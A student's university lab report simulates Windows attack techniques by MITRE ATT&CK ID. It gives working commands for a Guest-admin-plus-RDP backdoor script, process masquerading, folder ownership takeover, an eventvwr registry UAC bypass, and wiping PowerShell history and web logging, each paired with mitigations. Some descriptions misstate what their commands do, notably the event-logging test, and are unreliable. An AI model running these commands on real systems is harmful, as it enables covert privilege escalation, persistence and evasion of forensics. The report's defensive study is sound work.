MIT WORLD PEACE UNIVERSITY

Attack Reporting Documentation
Final Year B. Tech, Semester 8

TO ANALYZE AND DOCUMENT A SIMULATED MALWARE ATTACK.

LAB ASSIGNMENT 03

Prepared By

Saurabh Jitendra Jadhav
Cyber Security and Forensics
Batch A1, PA 17

February 27, 2025

Contents

1   Aim

To Analyze and document a simulated malware attack.

2   Objective

1. To identify the entry points and propagation methods of the simulated malware.

2. To analyze the payload and behavior of the malware during execution.

3. To document the system changes and data alterations caused by the malware.

4. To evaluate the effectiveness of existing security measures against the malware.

5. To propose recommendations for improving system defenses based on the analysis.

3   Theory

3.1   Malware

Malware is a malicious software designed to disrupt, damage, or gain unauthorized access to a computer system. It includes viruses, worms, trojans, ransomware, spyware, adware, and other types of malicious software. Malware can be distributed through email attachments, malicious websites, infected files, and other means. It can cause data loss, system crashes, identity theft, financial fraud, and other security risks.

3.2   Types of Malware

1. **Virus:** A virus is a self-replicating program that attaches itself to other programs or files and spreads to other systems.

2. **Worm:** A worm is a standalone program that replicates itself and spreads across networks without user intervention.

3. **Trojan:** A trojan is a program that appears legitimate but performs malicious activities when executed.

4. **Ransomware:** Ransomware is a type of malware that encrypts files and demands a ransom for decryption.

5. **Spyware:** Spyware is a program that collects user information without their knowledge or consent.

6. **Adware:** Adware is a program that displays unwanted advertisements on the user's system.

7. **Rootkit:** A rootkit is a set of tools that allows attackers to maintain unauthorized access to a system.

3.3 Malware Analysis

Malware analysis is the process of examining malware samples to understand their behavior, functionality, and impact on computer systems. It involves static analysis, dynamic analysis, and code analysis to identify the malware's characteristics, capabilities, and vulnerabilities. Malware analysis helps security professionals develop countermeasures, detect infections, and prevent future attacks.

3.4 Static Analysis

Static analysis involves examining the malware's code, structure, and properties without executing it. Example tools: **IDA Pro**, **strings**.

3.5 Dynamic Analysis

Dynamic analysis involves executing the malware in a controlled environment to observe its behavior and effects. Example tools: **Cuckoo Sandbox**, **tcpdump**.

4 Implementation

4.1 Test Case 1: T1078.001 - Valid Accounts: Default Accounts

4.1.1 Description

This test case simulates the exploitation of default accounts (T1078.001) by enabling the built-in Guest account on a Windows system. It sets a password, adds the Guest account to the Administrators and Remote Desktop Users groups, and enables RDP access. This demonstrates how attackers can leverage default accounts for unauthorized access, privilege escalation, and remote control.

```
1   @echo off
2   REM Atomic Test #1 - Enable Guest account with RDP capability and admin privileges
3   REM Tactic: Initial Access, Persistence, Privilege Escalation, Defense Evasion
4   REM Technique: T1078.001 - Valid Accounts: Default Accounts
5
6   REM Variables
7   set guest_user=guest
8   set guest_password=Password123!
9   set local_admin_group=Administrators
10  set remote_desktop_users_group_name="Remote Desktop Users"
11
12  echo [*] Starting Guest Account Configuration...
13
14  REM Enable Guest account
15  echo [*] Enabling Guest account...
16  net user %guest_user% /active:yes
17  if %errorlevel%==0 (
18      echo [+] Guest account enabled successfully.
19  ) else (
20      echo [-] Failed to enable Guest account.
21  )
22
23  REM Set Guest account password
24  echo [*] Setting Guest account password...
25  net user %guest_user% %guest_password%
26  if %errorlevel%==0 (
27      echo [+] Guest password set successfully.
```

```
28  ) else (
29      echo [-] Failed to set Guest password.
30  )
31
32  REM Add Guest to Administrators group
33  echo [*] Adding Guest to Administrators group...
34  net localgroup %local_admin_group% %guest_user% /add
35  if %errorlevel%==0 (
36      echo [+] Guest added to Administrators group.
37  ) else (
38      echo [-] Failed to add Guest to Administrators group.
39  )
40
41  REM Add Guest to Remote Desktop Users group
42  echo [*] Adding Guest to Remote Desktop Users group...
43  net localgroup %remote_desktop_users_group_name% %guest_user% /add
44  if %errorlevel%==0 (
45      echo [+] Guest added to Remote Desktop Users group.
46  ) else (
47      echo [-] Failed to add Guest to Remote Desktop Users group.
48  )
49
50  REM Enable Remote Desktop access
51  echo [*] Enabling Remote Desktop access...
52  reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v
        fDenyTSConnections /t REG_DWORD /d 0 /f
53  if %errorlevel%==0 (
54      echo [+] RDP access enabled (fDenyTSConnections set to 0).
55  ) else (
56      echo [-] Failed to enable RDP access.
57  )
58
59  reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v "
        AllowTSConnections" /t REG_DWORD /d 0x1 /f
60  if %errorlevel%==0 (
61      echo [+] RDP connections allowed (AllowTSConnections set to 1).
62  ) else (
63      echo [-] Failed to allow RDP connections.
64  )
65
66  echo.
67  echo [*] Guest account "%guest_user%" configured with RDP and admin privileges.
68  echo [*] Please take a screenshot now for practical submission.
69  pause
```

Listing 1: Enable Guest Account

4.1.2 Output

```
./images/test1-1.png
```

Figure 1: Guest Account Configuration

```
./images/Test1-2-1.png
```

Figure 2: Adding Guest to Administrators Group

./images/test1-2.png

Figure 3: Guest Account Properties (net user)

4.1.3 Result

The test successfully created a Guest account, added it to the local Administrators group, and granted full administrative privileges.

4.1.4 Mitigation

Endpoint protection should enforce strict user account control policies, monitor for unauthorized privilege escalations, and implement alerts for new admin-level accounts, especially for default or guest accounts.

4.2 Test Case 2: T1036.003 - Masquerading: Rename System Utilities

4.2.1 Description

Attempted to masquerade cmd.exe as lsass.exe by renaming and executing it. The system blocked the execution, recognizing lsass.exe as a protected security process.

```
1    copy %SystemRoot%\System32\cmd.exe %SystemRoot%\Temp\lsass.exe
```

```
2      %SystemRoot%\Temp\lsass.exe /B
```

<div align="center">Listing 2: Masquerading cmd.exe as lsass.exe</div>

4.2.2   Output

./images/Test-2.png

<div align="center">Figure 4: Renaming cmd.exe to lsass.exe</div>

4.2.3   Result

Error – System blocked the renamed lsass.exe from executing.

4.2.4   Reason

Windows has built-in protections for critical system processes like lsass.exe. These safeguards prevent unauthorized or malicious attempts to masquerade as essential system files, blocking the execution of renamed utilities to maintain system integrity and security.

4.3 Test Case 3: T1036.007 - Masquerading: Double File Extensions

4.3.1 Description

In this Test we Created a malicious file using double extensions (e.g., Evil.txt.exe) to masquerade as a harmless text file. This technique aims to trick users into executing malicious code, exploiting systems that hide known file extensions.

```
copy %SystemRoot%\System32\cmd.exe %UserProfile%\Desktop\Evil.txt.exe
```

4.3.2 Output

./images/Test3.png

Figure 5: Creating Malicious File with Double Extension

4.3.3 Result

The file was created successfully with the double extension Evil.txt.exe.

4.3.4 Mitigation

To prevent masquerading attacks, users should enable file extensions in Windows Explorer, avoid opening suspicious files, and use endpoint protection to detect and block malicious files.

4.4 Test Case 4: T1222.001 File and Directory Permissions Modification: Windows File and Directory Permissions Modification

4.4.1 Description

In this Test we Executed takeown.exe to take ownership of the target folder, modifying its DACL to grant full control. This simulates an attacker bypassing ACLs to gain unauthorized access to protected files.

```
1    takeown.exe /f \#\{file_folder_to_own\} /r
```

4.4.2 Output

```
./images/Test4.png
```

Figure 6: Taking Ownership of Target Folder

4.4.3 Result

The test successfully took ownership of the target folder and granted full control permissions.

4.4.4 Mitigation

To prevent unauthorized file access, organizations should enforce strict file permissions, monitor for changes to file ownership, and implement alerts for suspicious file modifications.

4.5 Test Case 5: T1548.002 Abuse Elevation Control Mechanism: Bypass User Account Control

4.5.1 Description

Modified the Windows Registry to hijack eventvwr.msc execution, allowing cmd.exe to run with elevated privileges without triggering a UAC prompt. This method exploits how Event Viewer auto-elevates without proper validation.

```
1    reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve /d "C:\
     Windows\System32\cmd.exe" /f
2    cmd.exe /c eventvwr.msc
3
```

4.5.2 Output

./images/Test5.png

Figure 7: Bypassing User Account Control

4.5.3 Result

The test successfully bypassed UAC by hijacking eventvwr.msc execution, running cmd.exe with elevated privileges.

4.5.4 Mitigation

To prevent UAC bypasses, organizations should restrict registry access, monitor for unauthorized registry changes, and implement application whitelisting to prevent unauthorized code execution.

4.6 Test Case 6: T1564 – Hide Artifacts: To Create a Hidden User Called "$"

4.6.1 Description

In this Test we Created a hidden user account named "$" to evade detection and maintain persistence. This technique hides the user from the login screen and user management tools, making it difficult to detect and remove.

4.6.2 Output

Figure 8: Creating Hidden User Account

4.6.3 Result

The test successfully created a hidden user account named "$".

4.6.4 Mitigation

To detect hidden user accounts, organizations should regularly audit user accounts, monitor for unauthorized account creations, and implement security policies to restrict user management privileges.

4.7 Test Case 7: T1070.003 - Indicator Removal on Host: Clear Command History

4.7.1 Description

This test case demonstrates how to prevent PowerShell from logging command history by modifying the registry settings. By disabling history logging, attackers can evade detection and forensic analysis, making it difficult to trace their activities.

```
1 # Disable PowerShell history logging
2 Set-PSReadlineOption -HistorySaveStyle SaveNothing
```

Listing 3: Prevent PowerShell History Logging

4.7.2 Result

The test successfully disabled PowerShell history logging by modifying the registry settings, preventing the storage of command history.

4.7.3 Mitigation

To prevent unauthorized modifications to PowerShell logging settings, organizations should enforce strict registry access controls, monitor for changes to PowerShell configuration, and implement endpoint protection to detect and block suspicious activities.

4.8 Test Case 7-2 : T1070.003 - Indicator Removal on Host: Clear Command History

4.8.1 Description

Deletes the PowerShell history file, erasing all recorded commands from previous sessions.

```
1     Remove-Item (Get-PSReadlineOption).HistorySavePath
```

4.8.2 Result

After execution, the PowerShell history file is removed, and no past commands are retrievable.

4.8.3 Mitigation

Implement File Integrity Monitoring (FIM) to detect deletion of critical files and restrict user permissions to prevent unauthorized removal of history files.

4.9 Test Case 8: T1562.002 - Impair Defenses: Disable Windows Event Logging

4.9.1 Description

This test case demonstrates how to disable Windows Event Logging by modifying the registry settings. By disabling event logging, attackers can evade detection and forensic analysis, making it difficult to monitor system activities and security events.

```
1     C:\Windows\System32\inetsrv\appcmd.exe set config "#{website_name}" /section:
      httplogging /dontLog:true
```

4.9.2 Result

1. Disabling Windows Event Logging requires Administrator or SYSTEM-level privileges. Running the commands without elevated permissions will result in "Access Denied" errors.

2. The EventLog service is a critical system service. In modern Windows versions (especially from Windows 10/11 onward), it has protections to prevent unauthorized disabling. Attempting to stop or disable it without bypassing these protections may fail.

3. Windows Defender Tamper Protection can block changes to security settings, including disabling Event Logging. If enabled, attempts to disable the EventLog service via commands or registry edits will fail.

4.9.3 Mitigation

To prevent unauthorized changes to Windows Event Logging, organizations should enforce strict registry access controls, monitor for changes to event log settings, and implement endpoint protection to detect and block suspicious activities.

5 Conclusion

The simulated malware attack revealed vulnerabilities in system defenses. By analyzing attack vectors and system changes, we identified weaknesses in endpoint protection, user account control, and event logging. Recommendations include enforcing strict user controls, monitoring changes, and implementing endpoint protection to enhance security and mitigate malware risks.